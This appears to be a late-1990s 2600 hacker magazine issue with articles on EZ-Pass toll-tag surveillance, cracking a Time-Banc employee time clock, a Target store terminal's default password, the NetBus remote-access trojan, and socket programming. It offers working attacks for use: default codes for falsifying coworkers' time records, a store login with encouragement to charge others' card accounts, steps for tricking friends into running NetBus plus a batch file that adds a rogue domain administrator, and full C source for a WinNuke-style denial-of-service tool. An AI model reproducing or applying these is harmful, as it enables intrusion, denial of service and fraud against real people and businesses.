Improve the productivity of commercial, transit, and public safety fleets by using automated tracking, dispatch and weigh-in-motion systems that speed vehicles through much of the red tape associated with interstate commerce.

Assist drivers in reaching a desired destination with navigation systems enhanced with pathfinding, or route guidance.



The full text of the ISTEA is available at http://www.mdot.state.mi.us/planning/policyad/istea.htm, and while pretty dull reading for the most part, does have some interesting sections. ITS is also linked to Presidential Executive Order 13010 - Critical Infrastructure Protection, signed by President Clinton July 15, 1996. The text of EO 13010 is available at http://www.pccip.gov/eo13010.html. Executive Order 13010 designates the United States' transportation system (including highways) as "critical infrastructure" and tasks a committee to, among other things:

"assess the scope and nature of the vulnerabilities of, and threats to, critical infrastructures"

"determine what legal and policy issues are raised by efforts to protect critical infrastructures and assess how these issues should be addressed"

"recommend a comprehensive national policy and implementation strategy for protecting critical infrastructures from physical and cyber threats and assuring their continued operation"

AVI and ETTM: The Front End

The subsystem we will be concentrating on is ETTM, Electronic Tolls and Traffic Management, specifically AVI, Automatic Vehicle Identification. Automatic Vehicle Identification (AVI) refers to the various components and processes of the toll collection system with which the toll equipment is able to determine ownership of the vehicle for the purpose of charging the toll to the proper customer. AVI uses two main technologies: Laser and Radio Frequency (RF). Laser systems utilize a bar coded sticker attached to the vehicle which is read by a laser scanner as the vehicle passes through the toll lane. They operate in a similar manner to grocery store checkout scanners. RF systems utilize a transponder (tag) which is mounted either on the vehicle's bumper, windshield, or roof which is read by an RF reader. We will concentrate on AVI radio tags, as they are the most common technology in use, and the system used by E-ZPass.

AVI Radio Tags can operate on the 913 Mhz., 2.45 Ghz., and 5.8 Ghz. ISM bands. According to industry reports, currently systems are only operational on the 913 Mhz. band, although several companies now offer systems at 2.45 Ghz., and are planning to offer 5.8 Ghz. systems in the near future.

There are several standards for AVI radio tags: Among them are:
Crescent HELP
ATA 5/16/90
ISO 10374.2
AAR S-918-92
ANSI MH5.1.9-1990
California Title 21

The specs for AVI radio tags are publicly available, and don't involve the use of technology that is too esoteric. The following is taken from California Title 21, which is representative of typical system specs. The full text of California Title 21 is available at:
http://www.ettm.com/title21.html

"The Compatibility Specifications for automatic vehicle identification (AVI) equipment have been developed around two principal components: a Reader and a Transponder. The minimum role of the Reader is to:

1. trigger or activate a Transponder.

2. poll the Transponder for specific information, and

3. provide an acknowledge message to the Transponder after a valid response to the polling message has been received.

A half-duplex communications system is envisioned where the Transponder takes its cues from the Reader.

The specification is meant to define a standard two way communications protocol and to further define an initial set of data records.

A summary of the key compatibility specifications found in this Chapter are set forth below:

Reader Specifications:
Reader Trigger Signal - 33 microseconds of unmodulated RF
Reader Send Mode (Downlink)
Carrier Frequency: 915 +/- 13 MHz (subject to FCC assignment)
Carrier Modulation: Unipolar ASK (Manchester Encoded)
Data Bit Rate: 300 kbps
No. Data Bits: Application Specific
Field Strength at Transponder Antenna: 500 mV/m (minimum)

Transponder Specifications:
Technology Type Modulated Backscatter

Transponder Send Mode (Uplink)
Carrier Frequency: Same as Reader Send Mode
Carrier Modulation: Subcarrier AM
Subcarrier Modulation: FSK
Subcarrier Frequencies: 600 kHz +/- 10% and 1200 kHz +/- 10%
Data Bit Rate: 300 kbps
No. Data Bits: Application Specific
Receiver Field-Strength Threshold: 500 mV/m +/- 50 mV/m (minimum)

Transponder Antenna:
Polarization: Horizontal
Field-of-View: Operation within 90o conical angle
Location: Front of Vehicle"

The original E-ZPass system used equipment from Amtech Systems Corporation. Amtech's equipment was California Title 21 compliant. Current equipment is from Mark IV Industries. The Mark IV system operates on 900 Mhz. The transponders have 256 bits of memory. This is used to store the unit's serial number. Assuming no checksum bits, this allows for a little over

1.157 x 10^77 possible combinations! This doesn't appear to be the case, however as California's Title 21 wonderfully informs us:

Section 1703. Definitions for Data Codes.

(a) Agency Code: This 16-bit code field identifies the Agency that has authority to conduct the transaction.

(b) Byte Order: Numeric fields shall be transmitted most significant bit first. If a numeric field is represented as multiple bytes, the most significant bit of the most significant byte is transmitted first. This document represents the most significant and first transmitted to the left on a line and to the top of a multi line tabulation.

(c) Error Detection Code: The error detection code utilized in the defined records is the CRC-16, with a generator polynomial of X1 6+X1 2+X5+1. This results in a 16-bit BCC transmitted with each data message. The data field protected by the CRC excludes any preceding header in every case.

(d) Filler Bits: Filler bits are used to adjust the data message length to a desired length and shall be set to zero.

(e) Header Code: The Header is the first field in each data message for either reader or transponder transmissions and consists of an 8-bit and a 4-bit word for a total of 12 bits. The Header provides a signal that may be used by a receiver to self-synchronize (selsyn) with the data being transmitted, thus the notation Selsyn. The Selsyn signal has binary and hexadecimal values: 10101010 and AA, respectively.

The Header code also provides for a unique, 4 bit Flag that is recognized by a receiver decoder as the end of the Header with the data message to follow. The Flag signal has binary and hexadecimal values: 1100 and C respectively.

(f) Reader ID Number: This 32-bit field is used to uniquely identify the reader conducting the transaction.

(g) Transaction Record Type Code: This 16-bit code uniquely identified a specific type of valid transaction between a reader and a transponder. This code uniquely defines the transponder message fields and functions permissible with the transaction type specified by the Polling message as described in Section 1704.5(e)(1). Hexadecimal numbers 1 through 7FFF are set aside for transponder message structures and 8000 through FFFF are dedicated for reader-to-transponder message structures.

(h) Transaction Status Code: Used to provide status information to the transponder.

(i) Transponder ID Number: This 32-bit code uniquely identifies which transponder is responding to a polling request or is being acknowledged.

Section 1705.5. Transponder Communications Protocol.

(a) Subcarrier Modulation Scheme.

The transponder-to-reader (uplink) modulation scheme shall be amplitude modulation of an RF carrier backscatter created by varying the reflecting cross section of the antenna as seen by the incident carrier signal. The antenna cross section shall be varied between upper and lower limits with a 50 percent duty cycle and rise and fall times of less than 75 nanoseconds. The transponder baseband message signal shall modulate the subcarrier using FSK modulation with a center frequency of 900 kHz and frequency deviation of +/- 300 kHz. The lower and upper subcarrier frequencies correspond to data bits `0' and `1' respectively. The message information is conveyed by the subcarrier modulation frequencies of the transponder backscattered signal and not by amplitude or phase.

(b) Data Bit Rates.

The data bit rate for transponder-to-reader data messages shall be 300 kbps.

(c) Field Strength.

The field strength at which a transponder data message is transmitted using backscatter technology is dependent upon the incident field strength from the reader, the transponder receive and transmit antenna gains, and any

RF gain internal to the transponder. The transponder and antenna gain taken together shall effect a change in the backscattering cross section of between 45 and 100 square centimeters.

(d) Standard Transponder Data Message Format.

The standard portion of a Transponder data message shall consist of a header and transaction record type code. The subsequent length, data content, and error detection scheme shall then be established by the definition for that transaction record type.

(e) Transponder Data Message Formats for AVI Toll Collection.

There may be numerous transponder-to-reader data message formats. The format is determined by the Transaction Record Type code sent by the transponder. The following is the reader-to-transponder message format presently specified for AVI electronic toll collection applications:

(1) Transponder Transaction Type 1 Data Message.

Transponder Transaction Type 1 Data Message allows for unencrypted transponder ID numbers to be transmitted. Type 1 data messages shall be structured using the ordered data bit fields in table 1.

(f) Transponder End-of-Message Frame

The End-of-Message signal for transponder data messages shall consist of a minimum of 10 microseconds of no modulation.

Still, with 4,294,967,296 possible combinations, brute forcing an ID code seems out of the question. The nice thing is that at least they give you the whole rundown on how to monitor the system.

The way the system works is pretty simple. The reader waits until it receives a signal from a vehicle presence sensor that a car is within range. Typically these are either IR (Infrared) light beams aimed across the toll-lane or an inductive sensor in the toll lane. Once the system detects your vehicle, it takes a picture of your license plate, the reader transmits an RF carrier, and waits for the response from the transponder. The transponder modulates the carrier and reflects it back to the reader. This is known as "modulated backscatter." The system gets the ID, verifies it's valid, and sends you on your way. Should your EZ-Pass be invalid or nonexistent, they can use the picture of your license plate to send you a ticket.

That's the overt use of the system, and pretty much the party line you're given when inquiries are made. EZ-Pass also has two other uses, which have nothing to do with toll collection.

As part of ITS, systems have been implemented to "monitor traffic," ostensibly to help authorities know when there is a traffic delay. The most obvious monitoring fixtures are those cameras you see on the sides of the highway. (Yes, they can read license plates and identify the driver of a vehicle if they are so inclined, and want to put some effort into it. Some of the systems are wireless and somewhat easily monitored for the hacker who is so inclined to investigate for themselves.) In addition to the cameras, EZ-Pass is also being used.

This is how they do it: AVI readers are placed at points along the highway. The readers determine how long it takes for an EZ-Pass equipped

Field Definition	No. Bits	Hexadecimal Value
Header Code		
- Selsyn	8	AA
- Flag	4	C
Transaction Record Type Code	16	1
Transponder ID Number	32	
Error Detection Code	16	
Total:	76	

Table 1 • Type 1 data message structure

vehicle to go from point A to point B. For example, at 60 MPH (just under the speed limit on most of the Thruway), it would take a vehicle one minute to pass by two AVI readers a mile apart (60 MPH is a mile a minute). During a traffic jam in which vehicles are going 30 MPH the time between AVI readers would increase to two minutes; thus indicating a problem.

Now consider this: Let's say they detect an EZ-Pass transponder going from the same two readers (one mile apart) in 30 seconds. This would indicate a speed of 120 miles an hour (2 miles/minute). They log that EZ-Pass ID, and send the owner a speeding ticket in the mail. This isn't too insidious on a toll road such as the New York State Thruway, as the time you enter the highway is noted on your toll ticket, and reaching your destination exit too quickly will also result in receiving a fast driving award from the New York State Police.

The interesting part is that they are putting EZ-Pass readers on non-toll roads, and making it very difficult for folks who wish to pay tolls with cash. I was on the Whitestone Bridge a couple of months ago, and there was only one lane out of about ten that accepted cash. What this means is that they are making EZ-Pass pretty much a necessity for anyone who regularly travels on toll roads; meaning anyone who lives in or commutes to New York City. This universal service requirement is what will make EZ-Pass perfect for surveillance. Drive past an AVI transponder, and your location is pinpointed.

So in the name of "better traffic conditions," big brother is brought to the highways of the New York metropolitan area. Despite all the statist assurances of "honest people don't have to worry," I'm an old-fashioned fellow who feels it's none of the government's business where I travel. As the histories of Nazi Germany and the former Soviet Union also proved, nothing good comes from a government that tries to control its people. Might I add this technology is in the hands of a government that continues to hold Kevin Mitnick in violation of habeus corpus. End rant.

Unlike some other technologies used by big brother, AVI RF tags are relatively easy to countermeasure. Placing the transponder tag into a shielded enclosure such as a steel box (ammo box) will prevent it from being read. Simply take out the transponder just before you reach the toll booth, and replace it when you're done.

The New York State Bridge Authority is, at the time of this writing, providing at toll booths shielded bags for people who had EZ-Pass, but occasionally want to pay cash to get a receipt for the single crossing. This service is for individuals who are traveling on employer business and getting reimbursed for travel expenses. An examination of the bag showed it to be similar in construction as an anti-static bag for handling electronic components.

AVI Tags are just one part of the whole system. Look on the sides of most interstate highways these days, and you will notice more and more roadside boxes appearing. Some have phone lines running to them, and others have antennas on them. You will also see highway departments installing inductive loops in the pavement. New York State is in the process of implementing a neural net system in the Metropolitan area for the purpose of "traffic surveillance." According to the NYS DOT ITS Web site http://www.dot.state.ny.us/progs/its/progstat.html:

"The Traffic Flow Visualization and Control (TFVC) System will enhance NYSDOT's ability to use video detectors to perform real-time traffic control through innovative video processing techniques and use of artificial neural networks to emulate human perception and decision making in the incident detection process. The five million dollar project is being jointly progressed by the Department, the FHWA, the U. S. Air Force's Rome Laboratory and KAMAN Sciences of Colorado Springs."

That's right. Rome Labs and KAMAN. Makes you wonder, doesn't it?

I hope this article got your brain gears moving. AVI RF-Tags are just one segment of the fascinating fields of ETTM and ITS. Thanks go to Frohike, Langly, and Byers for their assistance with this article, to "The Little People," and to Emmanuel Goldstein, our editor, for providing the vivisection subject. Also greetings and much love to my fiancee who challenged me to include the word "vivisection" in a coherent context. If I receive sufficient feedback to said effect, future articles will be forthcoming on other aspects of ETTM and ITS. Feel free to leave email at either ticom@2600.com or ticom@iirg.org, or voice mail at the 2600 VMB Box 4266.

Cracking the Time-Banc

by johnk

A little while back I was called in to do some repair on a small network for what some people would call a sweatshop - a lot of people doing menial work like the sewing of bags for hours on end and for minimum wage. One of the interesting things about the job site is that all of the laborers checked in and out via a PC controlled time clock. Now what was even more interesting was that it was the exact same model as that of other companies I had worked on while upgrading one of their servers. Being inquisitive, I did a little research and found out that this specific time clock setup was popular for a lot of low overhead operations. So this information is for any of you out there who might actually have to use this thing and have always wondered how it works.

First off, this is going to cover the Time-Banc "Phoenix" unit. This is made by Westview Instruments (6723 Stella Link, Houston, TX 77005-4397 (713) 668-2326) and is designed as "a computerized management tool that records, calculates, and processes employee work time for a small-to-medium-sized business (150 employees or less). There are no time cards to buy, store, process, or file." They continue by saying 'Time-Banc provides full-sized, easy-to-read, employee work reports (detailing all clock-in/out activity and regular, overtime, adjusted, and total work hours) for pay periods of up to 36 days. Individual, departmental, and complete alphabetized reports and summaries allow quick reviews of employee work patterns, such as habitual tardiness and overtime theft."

Now obviously this sounds like an amazing tool to monitor employees and punish potential wrongdoers. This is an opportunity to show your employers how you are a perfect choice for management by reprogramming the time clock. So onto the details:

Let's begin with the good things! The system utilizes four digit codes for identification. Employee numbers are four digit codes. The Manager code is four digits (1234 by default), and the Program Access code is four digits (5678 by default). So if you know Joe is code 4343 you can always clock him out when you clock out by typing in 4343 and hitting the out key (you will know it is really Joe because after hitting the fourth digit key his name will appear). If you happen to hit the in key instead you will set off an alarm that can be killed with the clear button (if you used the up and down arrows instead you could check out Joe's accumulated workday/workweek hours). But then there will be a record of Joe trying to clock in twice and it will have to fixed using the Manager code.

Manager mode is entered by typing in the four digit code and pressing the enter key. By pressing the up and down arrows you can check out various options like Daily Report, Activity Graph, Individual Reports, Complete Report, and Report Summary. Now since these really require access to the Time-Banc's printer as well as the keypad, I won't really cover these. Back to Joe. We want to fix Joe's time problem so we will type in Joe's number again (4343) and this time hit enter. Now we will be asked for an access code, so we type 1234 (since no one ever changed the default settings) and press enter and the 4343 will pop up with a date in month/day format. Changing the date will allow you to display in/out times and modify them. When completely finished hit the down arrow and it should return to the default display.

Program mode is much more interesting so let's go in that by typing 5678 and pressing enter (or whatever your code is, shoulder surfing is permissible). You now can use the up and down arrows to scroll through the following options:

Employee Data: Here is where you can create and edit employee ID's and department numbers. The second line displayed is the Personal Timekeeping Options. The first digit is the workweek schedule, then the schedule lock (0 flags violations, 1 flags and beeps violations, 2 sets off an alarm when a violation occurs requiring a manage override to fix), next is the clock in mode,

Time - continued on page 47

A RETAIL TARGET

by Luna

If you are an employee of Target, you are probably aware of the many fun things to do while you are wasting away your youth for minimum wage. As a former "team member," I am privy to information that could prove useful for entertaining yourself while on the clock, or just looking for something to do while shopping. A lot of the information herein could be used for various illegal activities, so if you're an idiot and feel like credit card fraud is your game, when you get arrested don't blame me or *2600.*

The Target Network Terminals

The sub-sections of Target such as electronics and jewelry have their own "boats." These are the big glass showcases for displaying jewelry, CD players, and other expensive merchandise. Usually there will be a counter behind the boat, and sitting on this counter is usually a bunch of papers along with a computer. The computer is a simple Intel 486 based system (even has the little red Intel Inside sticker), with an eight-color monitor. Upon closer inspection, you will notice the words "KEY NETWORK OR HOST" burned into each monitor. I've spent at least five hours trying to issue commands other than NETWORK or HOST, but to no avail. Any command entered must be followed by hitting enter on the number pad (not the enter you would usually hit, just so you know).

Entering NETWORK is a dead end. The store manager holds the user name and password. Still, there are some fun things to do with HOST. After you enter HOST, you are prompted for a USERID and PASSWORD, along with some legal jargon about "all information herein being property of Target." The USERID is entered as follows: S0Txxxx#. S0 is universal, Txxxx is the store number (just ask an employee if you don't know), and the # is the TERMINAL number, usually 0-9.

Now for the password. Target has some strange idea that customers are "guests," and the employees must refer to them as such. Think about it. Try GUESTS as the password and bingo, you're in. The whole Target HOST access is not secured by different passwords. All logged in users have access to everything. You have access to all the store's e-mail, Target Card accounts, and various other pieces of information. The e-mail function is fun to mess with, but really useless. If you send e-mail to BADGES@DHC you can order Target name badges, which could be fun if you're into that sort of thing. For the most part, however, you can't do anything. If you look in the Target Card Accounts, it lists all (and I mean *all*) of the person's information, along with their card numbers. If you want you can charge merchandise using someone else's card. With normal credit cards you need to imprint the card on the receipt to prove that the card was there. Target card numbers don't stick out like other credit cards, so no imprint is necessary.

Look around for other functions in the HOST system. I got "terminated" before I could really explore any further.

Hack The LRT

Target has very large back rooms, and memorizing the location of everything would be mind numbing. So, Target uses little pieces of equipment called LRT's (Laser Radio Terminals). If you boot one of these up, you will notice a quick DOS shell, but you'll soon notice it disappear. The LRT will then connect to a host computer and run the LRT application. Well remember that DOS shell? I bet you want it back, don't you. The LRT's happen to be a little glitchy. When you first get into the LRT application, it asks for your employee number. Well, make up an 8 digit number starting with 1 and see what happens. You should get in relatively fast. If you're an employee, use your own number. You get a prompt that says Key Application. Basic applications are as follows:

loc - Find stuff in back room by scanning the UPC.

nop - Get status of merchandise along with price and location.

str - Add item to back room.

subt - Take stuff out of the back room.

lblp - Print labels.

Target - continued on page 29

Wreaking Havoc With NetBus

by Sikdogg

NetBus, just like Back Orifice, lets a user take control of a remote host on a TCP/IP network. Both programs have similar and distinct functions that separate them from one another. One feature that makes NetBus more fun to use is that it runs in both Win 95/98 and NT! BO currently runs on only the Win 95/98 platform. NetBus was written by a Swedish programmer named Carl-Fredrik Neikter in March 98. He first released version 1.53 in April and then 1.6 in August. Even though NetBus hasn't gotten much press, it is still pretty widespread.

How NetBus Works

In principle, NetBus and BO work the same way - they have a server (the program that runs on the remote host) and a client (the program you run on your PC). Once the server is running on a remote PC, the client is run on your computer to find and exploit the remote PC. Because the NetBus server is larger than the BO server, some believe that NetBus is "less stealthy." I disagree. The NetBus server can be renamed and/or trojanized just like BO using saranwrap or silkrope. You can also download Whackjob, which contains a game called Whackamole (which has the NetBus server in it - there is also a version of Whackamole with BO), and send it to your friends. When they run it NetBus gets installed on their PC. One disadvantage of NetBus is that you can't change the port that NetBus uses to communicate. Its default is port 12345. There are currently two versions of NetBus in circulation, version 1.53 and version 1.6. Version 1.6 is used more often because it has all the functionality of v1.53 and some upgrades, so I'm going to save space by eliminating v1.53 from this article. This article was written using the readme.txt that comes with NetBus, a lot of text available on the net, and from my personal use of NetBus at work, at home, and at school.

NetBus v1.6

The v1.6 server is called Patch.exe. It can be renamed anything as long as you keep the EXE extension. If you change the extension, it should still work technically, but the problem lies in Windows itself. If you change the extension Windows won't know that it's an executable and it probably won't run. The server size is 461K versus 124k for BO. When the server program is run, it doesn't disappear like BO. It just stays there and looks like nothing happened and can even be deleted. What it does is copy itself to the Windows\system directory and start up every time Windows restarts. It also adds itself to the Registry by creating the key HKEY_CURRENT_USER\PATCH (Patch would be replaced by whatever you renamed the server to be). It also places a value in the key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run which shows the full path of the server file. The "Name" is the name of the server without the extension, and it should always be capitalized. The default is PATCH. This is how Windows starts the NetBus server every time it starts. The NetBus server actually opens two TCP ports. It listens for a client on port 12345 and responds on port 12346.

What makes NetBus really nice is its GUI interface. It's really intuitive and user friendly that even newbies shouldn't have problems figuring it out. Here's a description of some of the buttons/features on NetBus 1.6:

Server Admin - lets you add/change passwords, close, or remove the server from the remote host.

Show Image - lets you display a BMP image on the screen that the user can't remove.

Swap Mouse - lets you swap the mouse buttons.

Start Program - lets you run the program on the Program/URL window.

Msg Manager - lets you send messages to remote hosts and allow them to respond back.

Screendump - lets you see the remote host's screen.

Get Info - lets you get info about host like who's logged on.

Exit Windows - lets you log off, power off, reboot, or shutdown the host.

Active Wnds - lets you see all the active windows on the host and close any of them.

Control Mouse - lets you control the mouse on the host's computer.

Key Manager - lets you disable the host's keyboard.

File Manager - lets you see the host's hard drives, upload, download, and delete files.

Detection/Removal

NetBus is pretty easy to remove from your PC if you've been infected. To find out if you have NetBus installed on your PC you can use any of these methods:

- telnet to your computer using "localhost" for an address and port "12345". If you are infected you will get the message: "NetBus 1.60 x" or "NetBus 1.53 x" depending on version installed.
- You can download and run the NetBus client and try to connect to "localhost". If you get a connection or a password dialog box, your PC is infected. The NetBus password is stored in the Registry in HKEY_CURRENT_USER\PATCH\Settings\ServerPwd. (Patch is the default name and may have been changed. Look for unusual names.)
- You can run netstat -an | find "12345". If you're infected, you will get: TCP 0.0.0.0:12345 0.0.0.0 LISTENING
- check the Registry: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run - this key will show the full path and name of the server. (Patch is the default name and may have been changed. Look for unusual names.)

To remove the server, you can use any of these methods:

- Get the password (if necessary), run the NetBus client, make a connection to "localhost", enter the password (if necessary), go to Server Admin, remove server.
- Find the path and server name in the Registry, remove the Registry entry, restart Windows, remove the server file from Windows Explorer.
- Find the path and server name in the Registry, boot to DOS, and manually remove server file. (If after using this method, you get an error at startup about Windows not being able to find some program files, go to the Registry and remove the pathname of the NetBus server.)
- Download and install NetBuster on your system and it will tell you if you have NetBus installed and if it is ever installed on your system at a later time. It will also ask you if you want it removed.

Using NetBus

Making a connection to the remote host is easy:

1) You need to get the IP address of the remote host. If you don't know how to get someone's IP address you have no business using NetBus.

2) Get the NetBus server on the remote PC and execute it. You can use your "social engineering" skills, whackamole, or you can use silkrope to attach it to some goofy program and send it to friends (my favorite method). Note: the remote PC *must* be either connected to a TCP/IP network or the Internet in order for you to make a connection.

3) Once you make the connection you can use any of the commands listed above.

Here's a neat trick I found on ecoli's webpage
http://24.3.219.20/ftproot/security/security%20web/netbus.html
that you can use to create an administrator account on an NT server once you get the NetBus server installed and are able to established a connection with the NT box:

Create a batch file with the following lines:

net user ecoli /add
net localgroup administrators ecoli /add
net group "Domain Admins" ecoli /add

(Note: Ecoli is a sample username - any name will do) Save the file to your hard drive. For example, let's say we save the file as ecoliadm.bat on the c drive. Connect to the target PC using NetBus. Click File Mgr - Upload - and choose C:\ecoliadm.bat. Type in c:\ecoliadm.bat as the upload path and click Close. Type c:\ecoliadm.bat in the program/URL text box. Click Start Program.

Closing

NetBus is a very fun and effective tool that does everything it claims and then some. Contrary to what the media would have us all believe, programs like NetBus and BO can be used for legitimate purposes. In fact, I personally know more than one network administrator who uses NetBus to remotely administer their NT network. So when using Netbus and/or similar tools, try to remember to be responsible and not destroy other people's property.

More Socket Programming For Fun and Profit

by darknite
darknite@brigade.ml.org

I've gotten quite a lot of replies which all stated how pleased they where with my first article, really nice to hear. And I've noticed some bugs(?) in the previous article, for example in the getip.c you should do unsigned printing, (just change the %i's to %u). This will fix the problem some people have had with the negative values.. And then I've also received mail about compiling the socket stuff under SunOS. You'll have to link the "socket" library with the "-lsocket" argument to gcc.

SunOS example: `gcc getip.c -o getip -lsocket`
Linux example: `gcc getip.c -o getip`

Introduction

After finishing this article we should have a simple Windows95 netbios nuker. (Yes, I know this is an old bug, but it's great to use for my purposes.) This article assumes some basic C programming skills from the reader along with some basic knowledge and understanding of the TCP/IP protocol. It also assumes that you have read the previous article in the same series, available in the Fall 1998 issue.

Reading/Writing

Now we can open and close sockets, so? What we really would want to do is to read from, or write to our socket. Everyone remembers that nice little program called winnuke, right? All winnuke does is to establish a socket connection to port 139 on target host and then send a string to that port (via the socket). Let's start with taking a look on read(2). Definition found in <unistd.h> and looks like this:

```
ssize_t read(int fd, void *buf, size_t count);
```

It returns number of bytes read upon success and -1 upon failure. To use this function all we do is read(S,buf,BUF_LEN); with the buf variable being a char[BUF_LEN]. The maximum characters a read(2) will return is 1024 even if there is more than 1024 characters to read. To bypass this problem, we need to do a simple loop. (see example below)

```
#define BUF_LEN 1024                     // so that it will be easy to change
char text[BUF_LEN];                      // destination char pointer
int siz;                                 // variable used to see how much we read
                                         //
memset(text,0,BUF_LEN);                  // clear the text array
siz=read(S,text,BUF_LEN);                // read from socket S
while (siz==BUF_LEN) {                   // if siz==BUF_LEN there is more to read
  printf(“%s”,text); fflush(stdout);     // print what we got
  memset(text,0,BUF_LEN);                // clear again
  siz=read(S,text,BUF_LEN);              // read next chunk of data
}                                        // end of loop
```

You should be able to figure it out for yourself if you don't understand my description above. What that piece of code does is read data from the socket S until there is no more data left to read.

I was supposed to write this nice example for reading from a port when I realized that you usually don't have any use for just reading. So I hope you understand the above example and I'll just tell you how to write some data to a socket instead.

For writing data we could use the function write(2) also found in <unistd.h> which looks identical to read(2). Definition:

```
ssize_t write(int fd, void *buf, size_t count);
```

Upon success it returns number of bytes written and upon failure it returns -1. This function is no problem using, so you should be able to write your own programs now.

But let me introduce another way of sending data through sockets. Instead of using the write(2) function call, let's use the send(2). (Definition found in <sys/types.h> and <sys/socket.h>, important that you include both.)

```
int send(int s, const void *msg, int len, unsigned int flags);
```

Upon success it returns the number of character sent, and upon failure -1. To send a little string with send(2) you would write something like this:

```
char *msg=”hello world!\n”;
send(socket,msg,strlen(msg),0);
```

Simple, eh? Let's take a look at the "flags" argument. I just set it to 0 because I didn't want any extra options, but since our goal this time is to code a winnuke clone, we actually need to specify a flag. The reason for this is that Netbios doesn't allow any data in from your connection normally. But if we send the data as high-priority, also known as Out Of Band, the flaw will be revealed because it will accept the data. So let's just specify the flag MSG_OOB in our little program. I have as usual included complete source code.

```
<++> nuker.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
// the message below should be replaced with your favourite quote.
#define MESSAGE “per aspera ad astra.”
 void main(int argc, char **argv) {
  int s;
  struct hostent *host;
  struct sockaddr_in victim;

  printf(“Netbios Nuker - By darknite[@brigade.ml.org]\n”);
  printf(“For his socket-programming article, 1998\n”);
  if (argc<2) {
    printf(“Usage: %s <hostname>\n”,argv[0]);
    exit(-1);
  }

   host=gethostbyname(argv[1]);
  if (!host) {
    herror(argv[1]);
    exit(-1);
  }

   victim.sin_family=AF_INET;
  victim.sin_addr.s_addr=*(long *)(host->h_addr);
   victim.sin_port=htons(139);
  s=socket(AF_INET,SOCK_STREAM,0);
  if (s<0) {
    printf("Error creating socket.\n");
    exit(-1);
  }

   if (!connect(s,(struct sockaddr *)&victim,sizeof(victim))) {
    send(s,MESSAGE,strlen(MESSAGE),MSG_OOB);
    printf("Nuke sent. Target should be dead.\n");
  } else
    printf("Couldn't connect to %s port 139.\n",argv[1]);

   if (close(s)) {
    printf("Error closing socket.\n");
    exit(-1);
  }
}
```

Summary

Okay, now my work here is done. I've introduced all the necessary functions you need to get started with some TCP/IP programming. Included with this article is a program named "sock", which is a miniclone of netcat and a great utility for both admins and lusers. In this program a new function called select(2) will be introduced. I won't give any description here but it's basically used for checking if there is any new data coming in. The program is actually written by a friend of mine just after he read my article.

```
<++ sock.c>
/* Sock v0.3
 * By Spockie / Brigade (spockie@brigade.ml.org)
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>

 int main(int argc, char *argv[]) {
  int sock, port, mode, nread, buf_len = 1024, sin_s;
  struct hostent *host;
  struct sockaddr_in remote;
  unsigned char string[buf_len];

    fd_set fdset;
  memset(string, 0, buf_len);
  FD_ZERO(&fdset);

    fprintf(stderr, "Sock v0.3 by spockie@brigade.ml.org\n");
    if (argc != 3) {
```

```
    fprintf(stderr, “Usage: %s hostname|-l port\n”, argv[0]);
    exit(1);
  }

   if (argv[2])
    port = atoi(argv[2]);

   if ((strcmp(argv[1], “-l”)) == 0)
    mode = 1;
  else
    mode = 0;

   if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
    perror(“socket”);
    exit(1);
  }

   if (mode == 0) {
    if ((host = gethostbyname(argv[1])) == NULL) {
      herror(“gethostbyname”);
      exit(1);
    }
     remote.sin_family = AF_INET;
    remote.sin_addr.s_addr = *(long *)(host->h_addr);
    remote.sin_port = htons(port);

     if ((connect (sock, (struct sockaddr *)&remote, sizeof(remote))) < 0) {
      perror(“connect”);
      exit(1);
    }
    fprintf(stderr, “Connected to %s.\n”, inet_ntoa(remote.sin_addr));
  }

   if (mode == 1) {
    struct sockaddr_in local;
    local.sin_family = AF_INET;
    local.sin_addr.s_addr = INADDR_ANY;
    local.sin_port = htons(port);

     if (bind(sock,(struct sockaddr *)&local, sizeof(struct sockaddr))==-1) {
      perror(“bind”);
      exit(1);
    }

     if (listen(sock, 1) == -1)  {
      perror(“listen”);
      exit(1);
    }
    sin_s = sizeof(struct sockaddr_in);
    fprintf(stderr, “Waiting for connection..\n”);
     if ((sock = accept(sock, (struct sockaddr *)&remote, &sin_s)) == -1)
     perror(“accept”);

    fprintf(stderr, “Connection from %s\n”, inet_ntoa(remote.sin_addr));
 }

  for (;;) {
   FD_SET(sock, &fdset);
   FD_SET(0, &fdset);
    if (select(sock + 1, &fdset, NULL, NULL, NULL) < 0) {
     fprintf(stderr, “Selective error!\n”);
     exit(1);
   }

    if (FD_ISSET(0, &fdset)) {
     if ((nread = read (0, string, buf_len)) < 0) {
       fprintf(stderr, “Stdin read error\n”);
       break;
     }
     else if (nread == 0) {
       fprintf(stderr, “Connection closed.\n”);
       break;
     }

      send(sock, string, strlen(string), 0);
     memset(string, 0, buf_len);
   }
    if (FD_ISSET(sock, &fdset)) {
     if ((nread = recv(sock, string, buf_len, 0)) < 0) {
       fprintf(stderr, “Network read error\n”);
       break;
     }

     else if (nread == 0) {
       fprintf(stderr, “Connection closed by foreign host.\n”);
       break;
     }

      printf(“%s”, string);
     memset(string, 0, buf_len);
   }
  }

   if ((close(sock)) < 0) {
    perror(“close”);
    exit (1);
  }

   fprintf(stderr, “Program finished.\n”);
}
```

Please stop by http://brigade.ml.org/darknite for some other stuff made by me. (Where you also can download my previous and this article in plain ascii.) Good luck with your programming.

INTERNET PEERING

by The Prophet

As anyone who has a dial-up Internet account knows, there are plenty of providers. Everyone wants to sell you a dial-up account. Providers use many different backbones - sometimes multiple ones. And yet, if you dial into any of them and go to http://www.2600.com, you're likely to see the *2600* web page load.

